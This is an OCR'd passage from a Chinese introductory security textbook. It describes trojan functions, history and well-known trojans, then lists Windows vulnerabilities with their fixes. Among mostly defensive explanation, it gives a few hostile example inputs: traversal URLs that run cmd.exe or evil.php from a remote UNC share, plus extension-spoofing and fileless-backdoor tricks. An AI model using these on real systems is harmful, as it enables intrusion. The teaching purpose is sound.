
随着DDoS攻击越来越广泛的应用，被用做DDoS攻击的木马也越来越流行。当攻击者入侵了一台计算机，给它种上DDoS攻击木马，那么日后这台计算机就成为攻击者进行DDoS攻击最得力的助手了。攻击者控制的傀儡主机数量越多，它所发动DDoS攻击取得成功的概率就越大。所以这种木马的危害不是体现在被感染计算机上，而是体现在攻击者利用它来攻击一台又一台的计算机，给网络带来很大的伤害和损失。

还有一种类似DDoS的木马称为“邮件炸弹”木马，一旦计算机被感染，木马就会随机生成各种各样主题的信件，对特定的邮箱不停地发送邮件，一直到对方计算机瘫痪（或邮箱爆满），不能接收邮件为止。

电子邮件炸弹

知识加油站

早期的电子邮箱容量都比较小，10MB是主流，因此很容易用大量的垃圾邮件将邮箱塞满，使其不能接收新邮件。右图为早期的攻击工具。后来电子邮箱容量大幅上升，反垃圾邮件功能也大大增强了，使用早期攻击软件已经不能达到目的，因此才产生了利用多台计算机来攻击邮箱的木马攻击法。



5 代理

黑客在入侵的同时掩盖自己的足迹，谨防别人发现自己的身份是非常重要的，因此，给被控制的傀儡计算机安装上木马，让其变成攻击者发动攻击的跳板就是代理木马最重要的任务。通过代理木马，攻击者可以在匿名的情况下使用Telnet、QQ、IRC等程序，从而隐蔽自己的踪迹。即使被发现，也是跳板计算机被发现，而黑客本人则很安全。

6 文件传输

入侵者希望可以在受控计算机上随意上下载文件，因此设计了文件传输功能的木马，能打开FTP的21端口，等待入侵者连接。新的FTP木马还增加了密码功能，这样只有入侵者本人才知道正确的密码，才能够进入受控计算机进行传输文件活动。

7 反查杀

木马的克星是各种安全软件，如杀毒软件或防火墙等，因此某些木马具有强行关闭受控计算机上运行的安全软件功能，让自己变得更加安全。

8 让受控计算机崩溃

部分木马具有使受害计算机系统崩溃或自动重启的功能。从这一点来说，它和病毒有些相似。不过，这种崩溃是由入侵者控制的，具有很强的针对性。

9 主动寻找客户端

木马开发者在分析了防火墙的特性后发现：防火墙对于连入的链接往往会进行非常严格的过滤，但是对于连出的链接却疏于防范。于是，攻击者设计出了反弹端口型木马，其服务器端（被控制端）使用主动端口，客户端（控制端）使用被动端口。木马定时监测控制端的存在，发现控制端上线立即主动链接，这种方式称为“反弹”。

为了隐蔽起见，控制端的被动端口一般位于80端口（HTTP端口）。这样，用户使用端口扫描软件检查自己的端口时，即使发现有进程正在使用80端口，也会以为是自己在浏览网页（因为浏览器就是使用80端口）。

反弹型木马的另一个作用

对于在局域网中使用路由器共享上网的计算机而言，即使中了普通木马，入侵者在局域网外也无法主动进行链接，这是因为整个局域网对外链接是通过路由器中转的，外界计算机无法对局域网内计算机发起主动链接。但如果局域网内计算机中了反弹型木马，则会主动链接控制端，这样入侵者就被动地链接上了中木马的计算机。

3.3.4 木马的发展历程

木马的发展大概经历了3个阶段，从最初的简单功能，到现在的自动传播、深度隐藏，技术上已经是不可同日而语了。

1 伪装型木马

第一代木马一般通过伪装成合法性程序诱骗用户上当。世界上第一个计算机木马是出现在1986年的PC-Write木马。它伪装成共享软件PC-Write的2.72版本（事实上，编写PC-Write的Quicksoft公司从未发行过2.72版本），一旦用户信以为真运行该木马程序，结果是硬盘被格式化。

伪装型木马使用的手段通常就是伪装成某些登录界面，用户输入的密码会被盗窃。这个时代的木马没有自动传播功能，因为此时互联网还没有普及开来。

2 邮件木马

继PC-Write之后，1989年出现了AIDS木马。由于当时很少有人使用电子邮件，所以AIDS的开发者就利用现实生活中的邮件进行散播——给其他人寄去一封封含有木马程序软盘的邮件。之所以叫这个名称，是因为软盘中包含AIDS和HIV疾病的药品价格、预防措施等相关信息。软盘中的木马程序在运行后，虽然不会破坏数据，但是它将硬盘加密锁死，然后提示受感染用户花钱消灾。可以说第二代木马已具备了传播特征，尽管通过传统的邮递方式。

3 网络传播的木马

随着Internet的普及，这一代木马兼备伪装和传播两种特征，并结合TCP/IP网络技术四处泛滥，同时还有新的功能。

添加“后门”功能。所谓后门，就是一种为计算机系统秘密开启访问入口的程序。一旦被安装，这些程序就能够使攻击者绕过安全程序进入系统。该功能的目的是收集系统中的重要信息，例如财务报告、口令及信用卡号等。此外，攻击者还可以利用后门控制系统，使其成为攻击其他计算机的帮凶。由于后门是隐藏在系统背后运行的，因此很难被检测到。它们又不像病毒和蠕虫那样消耗内存而易引起注意。

添加“击键记录”功能。从名称上就可以知道，该功能的目的主要是记录用户所有的击键内容，然后形成击键记录的日志文件发送给恶意用户，以便于从中找到用户名、口令及信用卡号等用户信息。这一代木马比较著名的有国外的BO 2000（Back Orifice）和国内的“冰河”木马。它们有共同的特点：基于网络的客户机/服务器应用程序。

2000年以后，木马更是与病毒结合，进入了高速发展的阶段。其表现为传播更迅速，功能更加丰富，隐藏技术也越来越强。

3.3.5 经典木马介绍

在木马演变的过程中，出现了不少“经典之作”，曾在当时造成了广泛的影响。“经典之作”往往意味着在功能、性能上有所创新，下面就介绍一些比较有名的木马程序。

1 BO 2000

BO 2000是国外黑客组织“死牛崇拜”的作品，该软件发布一周，下载量就达到了十多万，还专门为BO 2000申请了一个顶级域名。BO 2000具有一些新特性，如可以攻击Windows NT内核的操作系统，可以同时控制多个服务器端等。下图为BO 2000汉化版的服务器配置界面。

木马中的战斗机

知识加油站

BO 2000之前的版本是BO 1.2，其功能已经比较强大了。BO 2000的功能则更是超过1.2版本，可以搜集信息、执行系统命令、重新设置计算机、重新定向网络的客户机/服务器应用程序。

2 冰河

“冰河”木马由国人开发于1999年。在设计之初，开发者的本意是编写一个功能强大的远程控制软件。一经推出，就依靠其强大的功能成为黑客们发动入侵的工具，并打破了国外木马一统天下的局面，成为国产木马的标志和代名词。

国内木马领头羊

知识加油站

2006年之前，“冰河”木马在国内一直是不可动摇的领头羊，没用过“冰河”的人等于没用过木马，由此可见“冰河”木马在国内的影响力之巨大，如右图所示。

3 广外女生

“广外女生”木马是广东外语外贸大学“广外女生”网络小组的处女作，它的基本功能包括：在文件管理方面，用于上传、下载、删除、改名、设置属性、建立文件夹和运行指定文件等；在注册表操作方面，全面模拟Windows的注册表编辑器，让远程注册表编辑工作犹如在本机上操作一样方便；在屏幕控制方面，可以自定义图片的质量来减少传输时间，还可以在带宽足够的情况下全屏操作对方的鼠标；其他功能还有远程任务管理、邮件IP通知、邮件服务等。

反杀毒软件的木马

知识加油站

“广外女生”木马除了具有全面的功能以外，还能够自动查找受害计算机上有无安装“金山毒霸”和“天网防火墙”软件，如有则停止两者的工作，以保证自身的安全，如右图所示。


4 熊猫烧香

“熊猫烧香”是一个结合了多种病毒传播方式的木马程序，中毒计算机的可执

行文件会出现“熊猫烧香”图标，所以也被称为“熊猫烧香”病毒。但原病毒只会对EXE图标进行替换，并不会对系统本身进行破坏。而大多数“熊猫烧香”病毒是变种病毒，用户计算机中毒后可能会出现蓝屏、频繁重启，以及系统硬盘中数据文件被破坏等现象。同时，该病毒的某些变种可以通过局域网进行传播，进而感染局域网内所有计算机系统，最终导致企业局域网瘫痪，无法正常使用。它能感染系统中扩展名为.exe、.com、.pif、.src、.html及.asp等的文件，还能终止大量的反病毒软件进程且会删除扩展名为.gho的文件（该文件是一个系统备份工具GHOST的备份文件），从而使用户的系统备份文件丢失。

过于高调的木马

当“熊猫烧香”泛滥开时，损失最惨重的是网络游戏用户，他们的游戏装备被大量窃取并倒卖。按理说木马应该越低调越不容易被发现，但攻击者不知出于何种心理竟然让所有中毒文件都变成“熊猫烧香”图标，这实在是太过于嚣张了，终于被警方立案并迅速破获，如右图所示。



3.4 木马的追踪与防范

木马为了逃避安全软件的检测和查杀，想尽了一切办法来伪装自己。本节我们就来看看木马是怎样与安全软件捉迷藏的，计算机用户又应该采取怎样的措施来防范木马侵入。

3.4.1 木马的追踪与反追踪技术

一些软件开发者为了保护自己的软件不被破解，设计出了将软件“加壳”的方法。软件加壳以后，就相当于被加密了，使用时软件先将自己“脱壳”，释放出真正的可执行代码来运行。这本来是一个很好的保护软件的方法，但不幸被病毒和木马借用了，因此采用加壳技术的病毒和木马比比皆是。

给程序加壳，包括加密壳和压缩壳两种方法。正常程序一旦被加壳保护后，如果不使用与此相应的脱壳软件进行脱壳处理，那么一些反汇编程序是不能正确读取到其真正的代码的。这样，就能保护程序不会被破解。同样，木马程序一旦经过加壳保护，反病毒软件如果不具有该程序脱壳的功能，那么就不可能识别出它，因此可以说木马加壳达到了隐藏自身的目的。

脱壳是与加壳相反的过程，目的是把加壳后的程序恢复成毫无包装的可执行代码，这样未授权者便可对其进行修改。脱壳的过程与加壳的操作类似，但是对于不同的加壳软件，需要使用不同的脱壳软件。入侵者只要知道目标程序使用的是哪种加壳软件进行加壳的，然后使用对应的脱壳软件进行脱壳处理即可。简单地说，加壳与脱壳就相当于加密和解密。

目前，通过ASPack或UPX给木马加壳是非常容易的。例如，灰鸽子远程控制软件本身就具有UPX加壳功能。但是，这些常见的加壳软件的加壳方式已经被杀毒软件开发者研究透了，加上一些杀毒软件（如卡巴斯基）已经具有对常见木马的脱壳功能，因此一些攻击者通常会使用不常见的加壳软件来对木马程序进行加壳处理。这些不常见的加壳软件，一般均会在一些国外的安全类网站中找到。

多重壳

由于一重壳容易被破解，木马往往采用多重加壳的方法来保护自己，以进一步增加被人们识别出来的难度，但加多重壳要比加单一的壳要复杂得多，对杀毒软件也提出了更高的要求。

程序加壳只是对木马的程序文件进行了保护而已，且有时加壳会损坏木马的一些功能，可见单独使用加壳保护木马是达不到理想的保护效果的。因此，攻击者在对木马加壳保护之前，还会对它进行程序加密等的处理工作。

由于加壳保护只对木马文件有效，因此，对于已加载到内存中的木马程序段，木马在运行时已经自动进行脱壳处理，也就失去了保护作用，这样就可以通过使用对内存进行检测的方式来查杀木马。

目前，已经有许多杀毒软件具有了内存查杀的功能，如瑞星杀毒软件等。但是，一些木马的程序在加载到内存之前，会先被它的壳所控制，而这些壳会通过一些手段来终止用户系统中所运行的安全软件进程，然后再完全将木马程序加载到内存中运行，这样就能躲避被内存查杀的危险。此时，就只能靠用户自己使用一些脱壳软件来对系统中可疑的文件进行查壳和脱壳处理后再查杀。

3.4.2 木马的防范方法

木马程序具有不需要服务器端用户的允许即可获得系统的使用权，同时具有体积小、易在网络上传播、运行隐蔽不易被用户察觉的特征。但它还是会表现出如下一些症状。

- 计算机反应速度明显降低。
- 硬盘在不停地读/写，表现在硬盘指示灯不停地闪烁。
- 鼠标与键盘使用不灵。
- 窗口关闭或打开。
- 网卡的传输指示灯一直在闪烁。

为了避免木马的危害，人们也在不断地研究防范措施。目前，对于木马的安全解决方案主要包括如下几个方面。

1 安装安全软件


用户在上网时应该时刻打开安全软件，目前大多数安全软件都可以检测到几乎所有的木马程序。

2 及时处理不能清除的木马

某些木马比较顽固，虽然已被安全软件检测出来，却不能将其从计算机中删除。对于此类木马，还需要安装对应的专杀软件，将木马删除。

3 安装防火墙软件

防火墙软件的作用是检测计算机中所有的对外通信。如果计算机中安装了防火墙软件，那么当木马对外链接时，会被防火墙发现并阻止。虽然防火墙不能杀灭木马，但也可以起到防止信息泄露的作用。



知识加油站

天网防火墙

天网防火墙个人版是由广州众达天网技术有限公司研发并制作，专供个人计算机使用的网络安全程序工具。问世以来，拥有超过300万的忠实用户，为中国个人防火墙之翘楚。由于企业倒闭，该软件于2010年4月停止更新，成为很多计算机用户心目中的回忆，如右图所示。

4 及时安装补丁

无论是操作系统补丁，还是应用软件补丁，用户应该及时打上，这样可以减少因系统或软件漏洞带来的安全隐患。

5 注意计算机操作习惯

良好的计算机操作习惯可以避免很多不必要的风险。不要执行来历不明的软件和程序，包括在小网站下载的文件、网友传来的文件、他人移动设备上的文件、电子邮件中的不明附件等。如果一定要运行，最好先用安全软件对其进行检查。

Chapter 04

掌握Windows系统的漏洞


本章导读

Windows操作系统是目前应用最普及的操作系统，也是本书讲解的重点。Windows操作系统操作简单、实用，深受用户喜爱，但同时它也具有很多不安全的地方，主要是由于系统代码太多，不可避免有各种各样的漏洞，成了它不安全的原因。本章主要讲解Windows操作系统中的各种安全隐患，并简单分析其成因与修补方法。

知识技能要求

通过对本章内容的学习，读者可以了解到Windows操作系统的各种安全隐患，以及简单的修补方法。学完后可掌握的相关技能知识如下：

- ❖ 了解Windows操作系统各种的安全隐患
- ❖ 了解Windows操作系统中的主要漏洞及其成因和修补方法
- ❖ 了解针对漏洞进行攻击的方法
- ❖ 掌握常用的防护方法




4.1 Windows系统的安全隐患

作为一个操作系统，Windows毫无疑问是易用性最好，普及率最高的，但其安全性一直深受质疑。客观地说，Windows系列的操作系统，安全性是比不上UNIX和Linux操作系统的。下面就一起来看看Windows系统漏洞产生的原因及存在着哪些安全隐患。

4.1.1 Windows系统漏洞产生的原因

系统漏洞是威胁安全的最根本原因。之所以会有漏洞，是因为某个程序（包括操作系统）在设计时未考虑周全，当程序遇到一个看似合理，但实际无法处理的问题时，就会引发不可预见的错误。系统漏洞又称安全缺陷，这些缺陷被别有用心的人利用则会给用户带来一系列的不良后果。

微软公司的操作系统可谓目前世界个人计算机上应用最广泛的操作系统，从最初的DOS 1.0发展到目前的Windows 7，从DOS系统到Windows 95的转变，确立了微软在个人操作系统领域的垄断地位。



知识加油站

Windows 3.2操作系统

右图为Windows 3.2版本的操作系统桌面。Windows 1.0到Windows 3.2版本实际上都是以DOS为内核、以图形界面为外衣的操作系统，本质上还是DOS操作系统。继3.2版本之后推出的Windows 95才逐渐走出DOS的窠臼。

当用户逐渐离开DOS，开始使用Windows操作系统时，发现其Windows操作系统固然好用，却存在着诸多毛病，如频繁崩溃、上网后资料遗失、服务器遭受攻击等问题层出不穷，这些就是日常所说的“系统漏洞”。当系统漏洞被某些别有用心的人利用而对目标主机进行攻击时，可能会造成信息泄露。黑客攻击网站时就会利用网络服务器操作系统的漏洞，对用户的操作造成不便，如不明原因的死机和丢失文件等。因此只有堵住系统漏洞，用户才会有一个安全和稳定的工作环境。

漏洞产生的原因主要有以下3种。


- 人为因素。在程序编写的过程中，为了实现不可告人的目的，编程人员在程序代码的隐蔽处保留后门。

- 客观因素。受编程人员的能力、经验和当时的安全技术、加密方法所限，在程序中难免会有不足之处，轻则影响程序的效率，重则会导致非授权用户的权限提升。
- 硬件因素。由于硬件原因，使编程人员无法弥补硬件的漏洞，从而使硬件的问题通过软件表现出来。当然，Windows中的漏洞层出不穷也有其客观原因，即任何事物并非十全十美。作为应用于桌面的操作系统Windows也是如此，并且由于其在桌面操作系统的垄断地位，所存在的问题会很快暴露。此外和Linux等开放源码的操作系统相比，Windows属于非开放式操作系统，普通用户无法获取源代码，因此安全问题均由微软自身解决。

系统漏洞虽然大量存在，但是在日常应用过程中，完全寄希望于微软公司来解决无疑是不现实的，所以用户还是要依靠自己。只要关心操作系统的发展方向，了解操作系统的各种漏洞、黑客的攻击手段及防御的方法，就基本上可以堵住系统的漏洞、保障自己系统的安全。

4.1.2 Windows系统中的安全隐患

微软的程序员是人不是神，Windows构架的特性、浩如烟海的程序段和人为的各种原因，使得Windows操作系统中存在着一定的安全隐患和漏洞。当Windows系统崩溃时，会出现蓝底白字的提示，常统称其为“蓝屏”现象，如下图所示。



蓝屏

出现蓝屏的原因有很多，硬件损坏、硬件之间兼容性不好、软件问题，甚至CPU温度太高等，均会引起“蓝屏”现象。绝大部分情况下，蓝屏后操作系统就崩溃了；也有小部分情况下，按Esc键可返回桌面继续使用。中国用户称系统崩溃为“死机”。

在Windows操作系统中，主要存在以下一些安全隐患。

1 代码庞大复杂，代码重用现象严重

一般来说，程序中的漏洞和程序的大小是成正比的。由于Windows操作系统的代码量非常庞大，并要追求工程学上的完美，因此难免存在大量的错误，而且新版本在继承原版本的重要核心代码的同时也就继承了原先代码中存在的漏洞。

2 盲目追求易用性和兼容性

为了增强其功能，默认支持的程序过多就给了风险程序以可乘之机，造成该系统能够包含、关联、兼容一些出人意料的程序。

3 Unicode的支持

IIS 4.0和IIS 5.0在Unicode字符编码的实现中存在一个安全漏洞，导致用户可以远程通过IIS执行任意命令。当IIS打开文件时，如果该文件名包含Unicode字符，就会对其进行解码；如果用户提供一些特殊的编码，将导致IIS 错误地打开或者执行某些Web根目录以外的文件。

4 扩展名欺骗

Windows不完全是按照扩展名来处理文件的，而是根据文件头部的信息对文件性质做出初步的判断。例如，如果命名一个文件为“file.html.exe”，其中用ASCII码的255来代替其中的空格，那么在WINDOWS里将只能看见文件名是file.html，并且这个文件名欺骗对IE的下载对话框同样存在，这样一个可执行文件看起来像一个HTML网页。

5 无法辨别“\”和“/”

在Windows下一般是使用“\”表示目录，但是使用“/”系统也能够接受，这和UNIX仅仅支持“/”是不同的。在编写.asp、.php及Web服务器程序时，混乱使用“/”和“\”可能会导致对Web上级目录的越权访问。

6 UNC路径支持

对UNC路径的支持可以使用户很简单地访问远程文件，但是同时也会带来一系列的安全问题。首先UNC几乎在任何地方都可以被使用，可以有无数种方法欺骗用户访问入侵者的机器。而Windows 2000/XP的认证机制为了易用性，默认会在用户访问时主动把当前用户密码的散列值发送过去。对于没有加固的系统来说，散列值和密码本身几乎是没有什么区别的。

在Windows XP上安装Apache+php后，默认存在一个“/cgi.bin/php.exe?”的漏洞。这个问题可以被用来查看系统的任意文本，但事实上这个漏洞完全可以获得远程shell，因为可以这样输入：http://cgi-bin/php.exe?\hnyip\share\evil.php。如果UNIX上存在这个问题，就只能用来看文件——除非能传文件上去。在一些漏洞的利用中，即使用户对所有的目录都不可写，仍然可以运行指定的程序：http://host/scripts/../../cmd.exe?/c+\kmyhost\share\test.exe。

同样还可以用UNC路径来安装真正无文件的后门，只要在注册表某个自启动的项上或者计划任务列表中添加一个指向UNC路径的程序即可。这个文件是不存在于本地硬盘上的，甚至也不会在临时文件夹里，可以躲过很多审核工具。

问：怎样去除对UNC路径的支持呢？

答：要去除对UNC路径的支持，可以禁用\DevicekMup设备。有关移设备文件名问题，Windows 2000/XP的很多设备可以通过字符链接作为文件访问。有些程序在编写时，往往防止对任意驱动器进行访问的控制手段、模块设计考虑的不足。例如，使用“\.C:”这样的方式来试图访问C盘，就可能绕过一些编写不当的程序。

7 注册表庞大而复杂

注册表对Windows操作系统来说是非常重要的。实际上，它是一个很庞大的数据库，包含了应用程序和计算机系统的配置、系统和应用程序的初始化信息、应用程序和文档文件的关联关系、硬件设备的说明/状态和属性，以及各种状态信息和数据等。由于注册表过于庞大和复杂，因此很容易出现漏洞而被人所利用。

8 WSH

WSH对象非常强大，它的系统脚本引擎是默认安装的，在IE、Office等软件中被广泛支持，许多漏洞都与此有关。

问：什么是WSH？

答：WSH 是Windows Scripting Host的缩写形式。WSH专门用于处理脚本文件，如编写了一个脚本文件，后缀为 .vbs 或 .js，然后在Windows 下双击并执行它，这时系统就会自动调用一个适当的程序来对它进行解释并执行，而这个程序就是 Windows Scripting Host。

9 系统权限分配繁冗

Windows中几乎每个东西都可以设置权限，每个对象、注册表项、设备……这么庞大的访问控制列表实在难以一一审核，而其中很多都可以被用来作为后门。

10 默认兼容lanman验证

早在Windows NT 4.0的时代，就有人提出了传递散列值的进攻方法。因为在lanman验证方法中只是简单地对比MD 4散列值，那么理论上只要有了账号和口令的散列值，就可以通过lanman验证，而不需要用lopht Crack工具去解出口令。由于这种攻击方式需要从根本上改动验证过程，修改Windows内核又过于困难，因此当时的开发者是使用修改Samba 的方法来实现的，而且代码并未公开。最近有人对此提出了一个新思路并公开了代码，可以在各种平台上实现，使得这个问题的风险大大地增加了。所以在做系统加固时，一定要把验证方式改掉。

11 设计失误

Windows上有很多种设计失误，譬如账号锁定和IIS的安全设计之间就有冲突

（coolwais最早提出）。一旦启用账号锁定策略，即可对IUSER和IWAM进行穷举。这两个账号锁定后，任何人都无法访问IIS，这样用很小的代价就能实现DoS。

12 Windows系统中的bug

一般来说，Windows中的小bug并不会给系统带来危害，但是某些bug也有可能被黑客利用，如建立一个名为“www.google.com”的快捷方式，并将其指向本地计算机上任何一个程序；当用户在IE地址栏里输入“www.google.com”想要访问谷歌时，结果却运行了该快捷方式指向的程序。严格来说，这并不是bug，但这样特性仍然容易给黑客以可乘之机。

4.2 Windows系统中的漏洞

Windows操作系统中存在着大量的漏洞，每个版本的Windows推出后，随之而来的必然是长长的补丁。下面介绍最常用的几种操作系统中所存在的各种漏洞，虽然这些漏洞大多数已经被补上，但从其表现形式和修补方法上，读者仍然可以学习到很多安全知识。

4.2.1 UPnP服务漏洞

危害：允许攻击者执行任意指令。

原理：Windows XP默认启动的UPnP服务存在着严重的安全漏洞。UPnP（Universal Plug and Play）体系面向无线设备、PC和智能应用，提供普遍的对等网络连接，在家用信息设备、办公用网络设备之间提供TCP/IP连接和Web访问功能，该服务可用于检测和集成UPnP硬件。UPnP协议存在安全漏洞，使攻击者可非法获取Windows XP的系统级访问权限进行攻击，还可通过控制多台计算机发起分布式的攻击。

打开UPnP

UPnP服务通常是路由器提供的功能，其工作界面如右图所示。打开UPnP界面以后，路由器可自动将局域网内计算机与外界连接的端口进行映射，而无须用户手动进行映射。开启UPnP后，P2P类下载会快很多。

解决方法：建议禁用UPnP服务并下载补丁程序。

4.2.2 升级程序漏洞

危害：如果将Windows XP升级至Windows XP Pro，IE 6.0浏览器则会被重新安装、以前的补丁程序会被全部清除。

原理：Windows XP的升级程序不仅会删除IE的补丁文件，还会导致微软的升级服务器无法正确识别IE是否存在。即Windows XP Pro系统存在着两个潜在的威胁：一是某些网页或HTML邮件的脚本可自动调用Windows的程序；二是可以通过IE漏洞窥视用户的计算机文件。

解决方法：如果IE浏览器未下载升级补丁，可以到微软网站下载最新的补丁程序。

4.2.3 帮助和支持中心漏洞

危害：删除用户系统的文件。

原理：帮助和支持中心提供集成工具，用户通过该工具获取针对各种主题的帮助和支持。目前版本的Windows XP帮助和支持中心存在漏洞，该漏洞使攻击者可跳过特殊的网页（在打开该网页时调用错误的函数，并将存在的文件或文件夹的名称作为参数传送）来让上传文件或文件夹的操作失败，随后该网页可在网站上公布，以攻击访问该网站的用户或被作为邮件传播来攻击。

该漏洞除了使攻击者可以删除文件外，不会赋予其他的权利。攻击者既无法获取系统管理员的权限，也无法读取或修改文件。

解决方法：安装Windows XP操作系统的Service Pack I。

4.2.4 Windows Media Player漏洞

危害：可能导致用户信息的泄露、脚本调用、缓存路径泄露。

原理：Windows Media Player漏洞主要存在两个问题：一是信息泄露漏洞，它给攻击者提供了一种可在用户系统上运行代码的方法；二是脚本执行漏洞，当用户选择播放一个特殊的媒体文件，接着又浏览一个特殊的网页，攻击者就可以利用该漏洞运行脚本。由于该漏洞有特别的时序要求，因此利用该漏洞进行攻击比较困难，它的严重级别也就比较低。

知识加油站

Windows Media Player

右图为Windows Media Player的播放界面。Windows Media Player是Windows系统中一个历史悠久的软件，最早可以播放AVI格式的音频和视频，后来逐渐可以播放多种格式的音频和视频文件，如MP3和WMV等，以及支持VCD、DVD的播放。

解决方法：Windows Media Player的信息泄露漏洞不会影响在本地机器上打开的媒体文件，因此建议将要播放的文件先下载到本地再播放，这样可以不受利用此漏洞进行的攻击。脚本执行漏洞只有完全按照下面的顺序进行一系列的操作，攻击者才可能利用该漏洞进行一次成功的攻击，否则攻击将不会成功。具体的操作：用户必须播放位于攻击者那边的一个特殊的媒体文件；播放该特殊文件后，该用户必须关闭Windows Media Player且不再播放其他的文件，又接着浏览一个由攻击者构建的网页。因此，只要用户不按照该顺序进行操作即可不受攻击。

4.2.5 压缩文件夹漏洞

危害：Windows XP压缩文件夹可按攻击者的选择运行代码。

原理：在安装Plus!包的Windows XP操作系统中，“压缩文件夹”功能允许将Zip文件作为普通的文件夹处理。“压缩文件夹”功能存在两个漏洞：一是在解压缩Zip文件时会有未经检查的缓冲存在于程序中以存放被解压的文件，因此很可能导致浏览器崩溃或攻击者的代码被运行；二是解压缩功能在非用户指定的目录中放置文件，可使攻击者在用户系统的已知位置上放置文件。

解决方法：不接收不信任的邮件附件，也不下载不信任的文件，或关闭此功能。

4.2.6 服务拒绝漏洞

危害：服务拒绝。

原理：Windows XP支持点对点的协议PPTP，是支持远程访问服务的虚拟专用网技术。由于在控制用于建立、维护和拆开PPTP连接的代码段中存在未经检查的缓存，导致Windows XP的实现中存在漏洞。通过向一台存在该漏洞的服务器发送不正确的PPTP控制数据，攻击者可破坏核心内存并导致系统失效，中断所有系统中正在运行的进程。该漏洞可攻击任何一台提供PPTP服务的服务器，对于PPTP客户端的工作站，攻击者只需激活PPTP会话即可进行攻击。

解决方法：对任何遭到攻击的系统可以通过重启来恢复正常操作。一般建议不默认启动PPTP。

4.2.7 RDP漏洞

危害：信息泄露并拒绝服务。

原理：Windows操作系统通过RDP（Remote Data Protocol）为客户端提供远程终端会话，RDP协议将终端会话的相关硬件信息传送至远程客户端。

但与某些RDP版本的会话加密实现有关的漏洞依然存在。虽然所有的RDP实现均允许对RDP会话中的数据进行加密，例如，在Windows 2000和Windows XP版本中，纯文本会话数据的校验在发送以前并未经过加密，窃听RDP 会话的攻击者可以对该校验密码进行分析与攻击并覆盖该会话传输。

当接收这些经过攻击者修改的数据包时，远程桌面服务将会失效，同时也会导致操作系统失效。攻击者向一个已受影响的系统发送这类数据包时，并不需要经过系统的验证。

RDP的功能

RDP支持一台计算机通过网络连接到另外一台计算机上进行操作，就像在操作本地计算机一样，与QQ的“远程帮助”有些类似。不过RDP的功能要更加丰富一些，如使声音输出转向、打印输出转向等。举例来说，在远程计算机上播放歌曲时，可将声音输出到本地计算机上。

解决方法：Windows XP默认并未启动远程桌面服务。即使远程桌面服务启动，只需在防火墙中屏蔽3389端口即可避免该攻击。

4.2.8 VM漏洞

危害：可能造成信息泄露并执行攻击者的代码。

原理：攻击者可通过向JDBC类传送无效的参数使宿主应用程序崩溃，攻击者需在网站上拥有恶意的Java Applet并引诱用户访问该站点。恶意用户可在正常用户机器上安装任意的DLL，并执行任意的本机代码，潜在地破坏或读取内存数据。

解决方法：经常进行相关软件的安全更新。

4.2.9 热键漏洞

危害：设置热键后，由于Windows XP的自注销功能可使系统“假注销”，因此其他的用户可以通过热键调用程序。

